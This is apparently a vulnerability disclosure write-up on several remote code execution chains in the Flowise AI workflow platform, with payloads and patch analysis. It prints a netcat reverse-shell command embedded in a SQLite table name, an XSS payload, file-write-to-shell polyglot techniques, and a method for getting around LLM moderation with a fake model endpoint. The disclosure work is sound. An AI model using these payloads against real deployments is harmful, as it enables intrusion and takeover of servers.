
Alternatively, we observed that the spawned MCP server process on the flowiseai/flowise:3.1.2 Docker image did not set the WORKDIR and defaulted to / as the working directory, allowing the use of relative paths to access arbitrary files on the filesystem and bypass Flowise’s absolute path validation checks. We exploited this by setting the input script for the node command to proc/self/environ and overwriting the HOME environment variable, transforming /proc/self/environ into a valid JavaScript file. This technique is demonstrated in the MCP configuration and GIF below.
This issue was patched in PR #6471, which introduced an allowlist for permitted environment variables and changed the default transport mode from the insecure stdio to sse. We consider this sufficient to resolve the issue, as users must now explicitly opt into the insecure transport by setting CUSTOM_MCP_PROTOCOL=stdio.
However, we found a way to bypass the new environment variable allowlist when CUSTOM_MCP_PROTOCOL=stdio was set.
As noted earlier, the Dockerfile published to Flowise's Docker registry does not set a WORKDIR, leaving it at the default of /. This let us bypass the allowlist by reusing the file upload technique from the vm2 sandbox escape section to execute an uploaded JavaScript file, as shown in the following payload.

Reviewing the documentation for DataSource options revealed that the entities, subscribers, and migrations options could be exploited to achieve RCE by reading a local JavaScript file. We then applied the same local file-saving technique described in our vm2 sandbox escape vulnerability to exploit the insecure usage of the TypeORM DataSource class, as shown in the following additionalConfig payload and GIF.
This issue was resolved in PR #6464, which introduced a denylist blocking dangerous TypeORM DataSource options such as entities, subscribers, and migrations. While this mitigation prevents our reported payloads, the RCE could resurface if a future TypeORM release introduces a new dangerous option not covered by the denylist.
RCE via the SQL Database Chain Node
Flowise enables the creation of database agents by leveraging LangChain's SqlDatabaseChain through its "Sql Database Chain" node. The Sql Database Chain node allowed users to connect to a local SQLite database with a user provided file path without input validation, as shown in the code snippet below.
Allowing connections to a local SQLite database without path validation introduced a critical security risk, as an attacker could write a malicious SQLite database to arbitrary file system locations. Furthermore, the flowiseai/flowise:3.1.2 Docker image runs as root, as shown in the Dockerfile below, granting write access to the entire file system.
# Stage 1: Build stage
FROM node:20-alpine AS build

USER root

# Skip downloading Chrome for Puppeteer (saves build time)
ENV PUPPETEER_SKIP_DOWNLOAD=true

# Install latest Flowise globally (specific version can be set: flowise@1.0.0)
RUN npm install -g flowise

# Stage 2: Runtime stage
FROM node:20-alpine <1>

# Install runtime dependencies
RUN apk add --no-cache chromium git python3 py3-pip make g++ build-base cairo-dev pango-dev curl

# Set the environment variable for Puppeteer to find Chromium
ENV PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser

# Copy Flowise from the build stage
COPY --from=build /usr/local/lib/node_modules /usr/local/lib/node_modules
COPY --from=build /usr/local/bin /usr/local/bin

ENTRYPOINT ["flowise", "start"]
<1> Default user for the node:20-alpine image was root and the current user was not changed to a low-privileged user.
However, the following caveats made exploiting the arbitrary file write of SQLite databases more complex:
The SQL Database Chain node required a BaseLanguageModel input to analyse user prompts and generate SQL queries for execution on the connected database. While Large Language Models (LLMs) could potentially generate malicious SQL queries, most include built-in moderation controls that complicate exploitation.
The SQLite driver did not allow overwriting non-SQLite database files.
The writefile and load_extension SQLite functions were not enabled, which could have been leveraged to achieve RCE.
SQLite databases include a SQLite format 3 magic byte header, which can corrupt most other file types.
Created SQLite database files did not have the execute permission set, which could have enabled writing a malicious program to a path in the PATH environment variable.

To bypass LLM moderation controls and execute arbitrary SQL queries on the connected SQLite database, we leveraged the basepath input on an OpenAI node to connect to a web server hosting the below Python code that echoed the SQL query from the input prompt.
Our initial method to demonstrate impact involved directly connecting to /root/.flowise/database.sqlite, but this only applied to default Docker deployments that had not modified the DATABASE_TYPE environment variable. Alternatively, we demonstrated stored Cross-Site Scripting by writing the SQLite database as a .html file to /usr/local/lib/node_modules/flowise/node_modules/flowise-ui/build/(the directory for the frontend code), as shown in the following SQL and GIF, but we believed we could achieve a more significant impact than an XSS with this arbitrary file write.
CREATE TABLE poc AS SELECT '<html><body><script>alert(document.domain)</script></body></html>' AS data;
Since the ejs attack vector was not viable, we shifted our investigation to identify directories in the Flowise container that loaded shell scripts via source, which does not require execute file permissions. This led to the discovery of the /etc/chromium/chromium.conf file that is shown below, which is sourced when the Chromium browser is launched.
 Default settings for chromium. This file is sourced by /bin/sh from
# the chromium launcher.

# Options to pass to chromium.
CHROMIUM_FLAGS="--ozone-platform-hint=auto"
Further review of the /usr/bin/chromium-browser executable revealed it was a symbolic link to /usr/lib/chromium/chromium-launcher.sh (shown below), which sourced all /etc/chromium/*.conf files.
#!/bin/sh

for f in /etc/chromium/*.conf; do
  [ -f "$f" ] && . "$f" <1>
done

# Append CHROMIUM_USER_FLAGS (from env) on top of system
# default CHROMIUM_FLAGS (from /etc/chromium/chromium.conf).
CHROMIUM_FLAGS="$CHROMIUM_FLAGS ${CHROMIUM_USER_FLAGS:+"$CHROMIUM_USER_FLAGS"}"

# Let the wrapped binary know that it has been run through the wrapper
export CHROME_WRAPPER="$(readlink -f "$0")"

PROGDIR=${CHROME_WRAPPER%/*}

case ":$PATH:" in
*:$PROGDIR:*)
  # $PATH already contains $PROGDIR
  ;;
*)
  # Append $PROGDIR to $PATH
  export PATH="$PATH:$PROGDIR"
  ;;
esac

if [ $(id -u) -eq 0 ] && [ $(stat -c %u -L ${XDG_CONFIG_HOME:-${HOME}}) -eq 0 ]; then
  # Running as root with HOME owned by root.
  # Pass --user-data-dir to work around upstream failsafe.
  CHROMIUM_FLAGS="--user-data-dir=${XDG_CONFIG_HOME:-"$HOME"/.config}/chromium $CHROMIUM_FLAGS"
fi

# Set the .desktop file name
export CHROME_DESKTOP="chromium.desktop"
export CHROME_VERSION_EXTRA="Alpine Linux"

exec "$PROGDIR/chromium" ${CHROMIUM_FLAGS} "$@"
<1> Uses source to load all .conf files in the /etc/chromium/ folder.
We then discovered there was a Puppeteer Web Scraper node on Flowise, where Puppeteer was configured to launch /usr/bin/chromium-browser via the PUPPETEER_EXECUTABLE_PATH environment variable.

The next challenge was identifying a method to craft a SQLite database containing a reverse shell payload that would execute when sourced by chromium-launcher.sh. We addressed this by embedding command substitution within a SQLite table name, ensuring the payload executes before sh encounters syntax errors while parsing the remaining database content. The following SQL demonstrates how to create the SQLite database and shell script polyglot file.
CREATE TABLE `$(/usr/bin/nc${IFS}172.17.0.1${IFS}1337${IFS}-e${IFS}/bin/sh) # ` AS SELECT 'shell' AS 'polyglot';
To chain the full exploit together, we first created a Chatflow that leveraged the SQL Database Chain node to write a crafted SQLite database to /etc/chromium/exploit.conf. The RCE payload was subsequently triggered when /usr/bin/chromium-browser was executed by a Puppeteer Web Scraper node in a separate Chatflow, as demonstrated in the following GIF.
Bypassing the Initial Patch
We were able to bypass Flowise's patch (PR #6464) for this RCE vulnerability. Unfortunately, Flowise had opted to defer patching the bypass, and no fix had been deployed at the time of publishing.
As this bypass remains unpatched, we have withheld the technical details from this article and left it as an exercise for the reader.
RCE via the SQLite Record Manager Node
After demonstrating the RCE impact in the SQL Database Chain node, we observed that the SQLite Record Manager node contained a similar weakness: the database property could be overwritten via the additionalConfig input, as shown in the following code snippet.
<1> The additionalConfig input was user controllable.
<2> The intended SQLite database path.
<3> Keyword argument expansion of the additionalConfiguration variable was performed after the database variable, which allows overwriting the preceding database setting.
Once again, we were able to write a SQLite database file to an arbitrary location on the file system. However, the payload used for the SQL Database Chain node could not be applied to the SQLite Record Manager node, as we did not have direct control over the executed SQL statements and the tableName input was restricted by the /^[a-zA-Z0-9_]+$/ validation pattern, as shown in the code snippet below.
class SQLiteRecordManager implements RecordManagerInterface {
    ...

    sanitizeTableName(tableName: string): string {
        // Trim and normalize case, turn whitespace into underscores
        tableName = tableName.trim().toLowerCase().replace(/\s+/g, '_')

        // Validate using a regex (alphanumeric and underscores only)
        if (!/^[a-zA-Z0-9_]+$/.test(tableName)) { <1>
            throw new Error('Invalid table name')
        }

        return tableName
    }

    ...

    async createSchema(): Promise {
        const dataSource = await this.getDataSource()
        try {
            const queryRunner = dataSource.createQueryRunner()
            const tableName = this.sanitizeTableName(this.tableName) <1>

            await queryRunner.manager.query(` <2>
CREATE TABLE IF NOT EXISTS "${tableName}" (
  uuid TEXT PRIMARY KEY DEFAULT (lower(hex(randomblob(16)))),
  key TEXT NOT NULL,
  namespace TEXT NOT NULL,
  updated_at REAL NOT NULL,
  group_id TEXT,
  UNIQUE (key, namespace)
);
CREATE INDEX IF NOT EXISTS updated_at_index ON "${tableName}" (updated_at);
CREATE INDEX IF NOT EXISTS key_index ON "${tableName}" (key);
CREATE INDEX IF NOT EXISTS namespace_index ON "${tableName}" (namespace);
CREATE INDEX IF NOT EXISTS group_id_index ON "${tableName}" (group_id);`)

            // Add doc_id column if it doesn't exist (migration for existing tables)
            const checkColumn = await queryRunner.manager.query(
                `SELECT COUNT(*) as count FROM pragma_table_info('${tableName}') WHERE name='doc_id';`
            )
            if (checkColumn[0].count === 0) {
                await queryRunner.manager.query(`ALTER TABLE "${tableName}" ADD COLUMN doc_id TEXT;`)
                await queryRunner.manager.query(`CREATE INDEX IF NOT EXISTS doc_id_index ON "${tableName}" (doc_id);`)
            }

            await queryRunner.release()
        } catch (e: any) {
            // This error indicates that the table already exists
            // Due to asynchronous nature of the code, it is possible that
            // the table is created between the time we check if it exists
            // and the time we try to create it. It can be safely ignored.
            if ('code' in e && e.code === '23505') {
                return
            }
            throw e
        } finally {
            await dataSource.destroy()
        }
    }

    ...

    async update(keys: Array<{ uid: string; docId: string }> | string[], updateOptions?: UpdateOptions): Promise {
        if (keys.length === 0) {
            return
        }
        const dataSource = await this.getDataSource()
        const queryRunner = dataSource.createQueryRunner()
        const tableName = this.sanitizeTableName(this.tableName)

        const updatedAt = await this.getTime()
        const { timeAtLeast, groupIds: _groupIds } = updateOptions ?? {}

        if (timeAtLeast && updatedAt < timeAtLeast) {
            throw new Error(`Time sync issue with database ${updatedAt} < ${timeAtLeast}`)
        }

        // Handle both new format (objects with uid and docId) and old format (strings)
        const isNewFormat = keys.length > 0 && typeof keys[0] === 'object' && 'uid' in keys[0]
        const keyStrings = isNewFormat ? (keys as Array<{ uid: string; docId: string }>).map((k) => k.uid) : (keys as string[])
        const docIds = isNewFormat ? (keys as Array<{ uid: string; docId: string }>).map((k) => k.docId) : keys.map(() => null)

        const groupIds = _groupIds ?? keyStrings.map(() => null)

        if (groupIds.length !== keyStrings.length) {
            throw new Error(`Number of keys (${keyStrings.length}) does not match number of group_ids (${groupIds.length})`)
        }

        const recordsToUpsert = keyStrings.map((key, i) => [key, this.namespace, updatedAt, groupIds[i] ?? null, docIds[i] ?? null]) <3>

        const query = `
        INSERT INTO "${tableName}" (key, namespace, updated_at, group_id, doc_id)
        VALUES (?, ?, ?, ?, ?)
        ON CONFLICT (key, namespace) DO UPDATE SET updated_at = excluded.updated_at, doc_id = excluded.doc_id`

        try {
            // To handle multiple files upsert
            for (const record of recordsToUpsert) {
                // Consider using a transaction for batch operations
                await queryRunner.manager.query(query, record.flat())
            }
            await queryRunner.release()
        } catch (error) {
            console.error('Error updating in SQLiteRecordManager:')
            throw error
        } finally {
            await dataSource.destroy()
        }
    }
    ...
}
<1> Validates the tableName input matches the regex pattern /^[a-zA-Z0-9_]+$/.
<2> The SQL command creating the database table, which is not user controllable.
<3> The this.namespace is a user controllable input for the node.
This presents a challenge, as the CREATE SQL statement embedded within the SQLite database includes () characters, which result in syntax errors when the file is interpreted as a shell script. The hexdump output below shows this for a SQLite database created using the default upsertion_records table name for the SQLite Record Manager node.
The original SQLite payload mitigated this by constructing the CREATE statement as a single line and embedding a # comment within the table name to neutralize the problematic () characters. However, this technique is not viable for the SQLite Record Manager node due to regex table name validation.
We further investigated the raw structure of SQLite database files and used Claude to summarise the cell structure of the doc_id_index entry containing the problematic () characters that is shown below.
Bytes         Raw    Decoded
──────────────────────────────────────────────────
[3574:3575]   62     payload length = 98
[3575:3576]   04     rowid = 4

── Record Header ──────────────────────────────
[3576:3577]   06     header length = 6
[3577:3578]   17     col 0 = 23  → TEXT 5 bytes   ('index')
[3578:3579]   25     col 1 = 37  → TEXT 12 bytes  ('doc_id_index')
[3579:3580]   2f     col 2 = 47  → TEXT 17 bytes  ('upsertion_records') <1>
[3580:3581]   01     col 3 = 1   → INT8 1 byte
[3581:3582]   7f     col 4 = 127 → TEXT 57 bytes  (CREATE INDEX sql)

── Record Body ────────────────────────────────
[3582:3587]   696e646578     col 0 = 'index'
[3587:3599]   646f635f69…    col 1 = 'doc_id_index'
[3599:3616]   757073657274…  col 2 = 'upsertion_records'
[3616:3617]   05             col 3 = 5  (root page = page 5)
[3617:3674]   43524541544…   col 4 = 'CREATE INDEX doc_id_index ON "upsertion_records" (doc_id)'
<1> \x2f serial type corresponds to a TEXT value that is 17 bytes long.
Of particular interest was the length of the header for the table name, where \x2f is a varint that decodes to the integer 47. In SQLite, these varints are referred to as serial types, which encode both the data type and, for TEXT and BLOB values, the byte length. Since 47 is odd and greater than 13, it is a TEXT type with a decoded byte length of 47−132=17\frac{47 - 13}{2} = 17247−13=17 (the length of upsertion_records). We identified that the character ' (\x27) decodes to a valid TEXT serial type with a corresponding length of 13 bytes, as demonstrated by the following script.
def decode_varint(data: bytes, offset: int = 0) -> tuple[int, int]:
    result = 0

    for i in range(9):
        byte = data[offset + i]

        if i < 8:
            result = (result << 7) | (byte & 0x7F)
            if not (byte & 0x80):
                return result, i + 1
        else:
            result = (result << 8) | byte
            return result, 9

    return result, 9

def text_serial_to_length(n):
    return int((n - 13) / 2);

input_bytes = b"'"

decoded = decode_varint(input_bytes)
# Output: byte length for varint of b"'": 13
print(f"byte length for varint of {input_bytes}: {text_serial_to_length(decoded[0])}"
By setting the tableName input to a 13-byte string, we are able to inject a ' character into the record header, effectively wrapping the problematic section containing the () characters. The quote is then closed using the namespace input. This allows a reverse shell payload to be injected via namespace after the closing quote, enabling arbitrary command execution when the SQLite database is interpreted as a shell script during Puppeteer startup, as described in the previous section. The following GIF demonstrates this full exploit chain.
Official Patch
This vulnerability was resolved by the following validateSQLitePath function, introduced in PR #6464 to mitigate arbitrary file write against SQLite databases.
onst getAllowedSQLiteBaseDirs = (): string[] => {
    const dirs = [path.join(getUserHome(), '.flowise')] <1>
    if (process.env.DATABASE_PATH) {
        dirs.push(path.resolve(process.env.DATABASE_PATH))
    }
    return dirs
}

const normalizePlatformPath = (p: string): string => {
    const n = path.normalize(p)
    return process.platform === 'win32' ? n.toLowerCase() : n
}

const isPathWithinAllowedSQLiteDirs = (resolvedPath: string, allowedDirs: string[]): boolean => {
    const normalizedResolved = normalizePlatformPath(resolvedPath)
    return allowedDirs.some((allowedDir) => {
        const normalizedAllowed = normalizePlatformPath(allowedDir)
        return normalizedResolved === normalizedAllowed || normalizedResolved.startsWith(normalizedAllowed + path.sep)
    })
}

/**
 * Validates and sanitizes a SQLite database file path to prevent path traversal
 * and arbitrary file write attacks.
 *
 * Relative paths are resolved within ~/.flowise/. Absolute paths must fall inside
 * ~/.flowise/ or DATABASE_PATH when set. Set PATH_TRAVERSAL_SAFETY=false to bypass all checks (not recommended).
 *
 * @param {string | undefined} userProvidedPath - File path supplied by the user in the node config
 * @returns {string} A validated, absolute path within an allowed base directory
 * @throws {Error} If the path is missing, contains traversal patterns, or is outside allowed directories
 */
export const validateSQLitePath = (userProvidedPath: string | undefined): string => {
    const allowedDirs = getAllowedSQLiteBaseDirs()
    const defaultDir = allowedDirs[0]

    if (process.env.PATH_TRAVERSAL_SAFETY === 'false') {
        if (!userProvidedPath || userProvidedPath.trim() === '') {
            return path.join(defaultDir, 'database.sqlite')
        }
        const bypassPath = userProvidedPath.trim()
        return path.isAbsolute(bypassPath) ? bypassPath : path.resolve(path.join(defaultDir, bypassPath))
    }

    if (!userProvidedPath || userProvidedPath.trim() === '') {
        throw new Error('Invalid SQLite path: database path is required')
    }

    const basePath = userProvidedPath.trim()

    if (basePath.includes('..')) throw new Error('Invalid SQLite path: path traversal attempt detected')
    if (basePath.toLowerCase().includes('%2e') || basePath.toLowerCase().includes('%2f') || basePath.toLowerCase().includes('%5c'))
        throw new Error('Invalid SQLite path: encoded path traversal attempt detected')
    // eslint-disable-next-line no-control-regex
    if (/\0/.test(basePath) || /[\x00-\x1f]/.test(basePath))
        throw new Error('Invalid SQLite path: null bytes or control characters detected')
    if (/^[a-zA-Z]:\\/.test(basePath)) throw new Error('Invalid SQLite path: Windows absolute paths are not allowed')
    if (/^\\\\[^\\]/.test(basePath)) throw new Error('Invalid SQLite path: UNC paths are not allowed')
    if (/^\\\\\?\\/.test(basePath)) throw new Error('Invalid SQLite path: extended-length paths are not allowed')

    const resolvedPath = path.isAbsolute(basePath) ? path.resolve(basePath) : path.resolve(path.join(defaultDir, basePath))

    if (resolvedPath.includes('..')) throw new Error('Invalid SQLite path: path traversal detected in resolved path')

    if (!isPathWithinAllowedSQLiteDirs(resolvedPath, allowedDirs)) {
        throw new Error(
            `Invalid SQLite path: path must be within allowed directories (${allowedDirs.join(', ')}). Attempted path: ${resolvedPath}`
        )
    }

    return resolvedPath
}
<1> Always allow writing the database to the $HOME/.flowise folder.
While we were unable to find a bypass, we remain concerned about allowing users to write SQLite databases to the $HOME/.flowise folder, and we still recommend that SQLite operations be disabled by default in Flowise.
Conclusion
In this post, we walked through six RCE vulnerabilities we identified in Flowise, along with several bypasses of existing patches for previously disclosed issues. A recurring theme throughout this research was that fixes relying on denylists, module allowlists, or narrow input validation were repeatedly insufficient. As Flowise and similar AI workflow platforms continue to expand their feature sets, we expect this pattern of incomplete remediation to keep surfacing, particularly around sandboxing, environment configuration, and file handling primitives.
